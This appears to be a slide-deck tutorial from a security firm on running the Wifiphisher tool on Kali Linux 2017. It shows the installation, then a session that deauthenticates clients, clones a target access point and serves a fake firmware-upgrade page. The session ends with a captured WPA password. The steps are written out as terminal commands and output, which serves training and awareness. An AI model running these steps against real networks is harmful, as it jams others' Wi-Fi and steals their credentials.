iSEC
information security inc.

Wifiphisher

Information Security Inc.

Contents

- About Wifiphisher
- Requirements
- How it works
- Testing Environment
- Installing Wifiphisher
- Using Wifiphisher
- References

About Wifiphisher

- Wifiphisher is a security tool that mounts automated victim-customized phishing attacks against WiFi clients in order to obtain credentials or infect the victims with malwares


Requirements

- Kali Linux. Although people have made Wifiphisher work on other distros, Kali Linux is the officially supported distribution, thus all new features are primarily tested on this platform

```
                     _  __ _       _     _     _
                    (_)/ _(_)     | |   (_)   | |
  ((.))    __      ___| |_ _ _ __ | |__  _ ___| |__   ___ _ __
    |      \ \ /\ / / |  _| | '_ \| '_ \| / __| '_ \ / _ \ '__|
   /_\      \ V  V /| | | | | |_) | | | | \__ \ | | |  __/ |
  /___\      \_/\_/ |_|_| |_| .__/|_| |_|_|___/_| |_|\___|_|
 /     \                    | |
                            |_|
```

Requirements

- One wireless network adapter that supports AP & Monitor mode and is capable of injection. For advanced mode, you need two cards; one that supports AP mode and another that supports Monitor mode



```
wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=31 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

lo        no wireless extensions.

eth0      no wireless extensions.

wlan1     IEEE 802.11bgn  Mode:Monitor  Frequency:2.442 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```


How it works

- Victim is being deauthenticated from her access point. Wifiphisher continuously jams all of the target access point's wifi devices within range by forging “Deauthenticate” or “Disassociate” packets to disrupt existing associations
- Victim joins a rogue access point
- Victim is being served a realistic specially-customized phishing page

Target AP
Victim
DEAUTH VICTIM!
I AM THE AP!
Attacker

Testing Environment


- Kali Linux 2017



```
root@kali2017:~# cat /etc/*rel*
DISTRIB_ID=Kali
DISTRIB_RELEASE=kali-rolling
DISTRIB_CODENAME=kali-rolling
DISTRIB_DESCRIPTION="Kali GNU/Linux Rolling"
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2017.3"
VERSION_ID="2017.3"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="http://www.kali.org/"
SUPPORT_URL="http://forums.kali.org/"
BUG_REPORT_URL="http://bugs.kali.org/"
```

Installing Wifiphisher


- Installing Wifiphisher



```
root@kali2017:~# apt-get install wifiphisher
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  python-pyric
Suggested packages:
  python-pyric-doc
The following NEW packages will be installed:
  python-pyric wifiphisher
0 upgraded, 2 newly installed, 0 to remove and 23 not upgraded.
Need to get 814 kB of archives.
After this operation, 2,936 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Using Wifiphisher


- Starting Wifiphisher



```
               # wifiphisher
[*] Starting Wifiphisher 1.1GIT at 2017-11-19 08:35
[+] Selecting wlan1 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[*] Cleared leases, started DHCP, set up iptables
```

Using Wifiphisher


- Finding APs



```
[+] Ctrl-C at any time to copy an access point from below
num  ch   ESSID                     BSSID             vendor
----------------------------------------------------------
 1 - 6   -    - 2e:b1:7f:e1:4b:d6 None
 2 - 6   - aterm-48dd31-g   - 1c:b1:7f:e1:4b:d6 NEC Platforms
 3 - 11  - PumpAP           - bc:f6:85:03:36:5b D-Link International
```

Using Wifiphisher


- Copying the AP and choosing the phishing scenario



```
[+] Ctrl-C at any time to copy an access point from below
num  ch   ESSID                BSSID             vendor
----------------------------------------------------------
 1 - 6   -   - 2e:b1:7f:e1:4b:d6 None
 2 - 6   - aterm-48dd31-g   - 1c:b1:7f:e1:4b:d6 NEC Platforms
 3 - 11  - PumpAP           - bc:f6:85:03:36:5b D-Link International
^C
[+] Choose the [num] of the AP you wish to copy: 3

Available Phishing Scenarios:

1 - Firmware Upgrade Page
        A router configuration page without logos or brands asking for WPA/WPA2 password due to a firmware upgrade. Mobile-friendly.

2 - Browser Connection Reset
        A browser error message asking for router credentials. Customized accordingly based on victim's browser.

3 - Browser Plugin Update
        A generic browser plugin update page that can be used to serve payloads to the victims.


[+] Choose the [num] of the scenario you wish to use: 1
```

Using Wifiphisher


- Starting the fake AP



```
[+] Choose the [num] of the scenario you wish to use: 1
[+] Selecting Firmware Upgrade Page template
[*] Starting the fake access point...
[*] PumpAP set up on channel 11 via wlan1 on wlan0
[*] Starting HTTP server at port 8080
[*] Starting HTTPS server at port 443
```

Using Wifiphisher

- Capturing WPA key



```
Jamming devices:



DHCP Leases:
1511124902 cc:08:8d:76:0f:f3 10.0.0.83 Adi-no-iPhone 01:cc:08:8d:76:0f:f3


HTTP requests:
[*] GET 10.0.0.83






[*] GET 10.0.0.83
[*] POST 10.0.0.83 wfphshr-wpa-password=SecretKey
[*] GET 10.0.0.83
```

References

- Kitploit
http://www.kitploit.com/2016/12/wifiphisher-v12-automated-victim.html

- Kali Linux 2017
https://www.kali.org/downloads/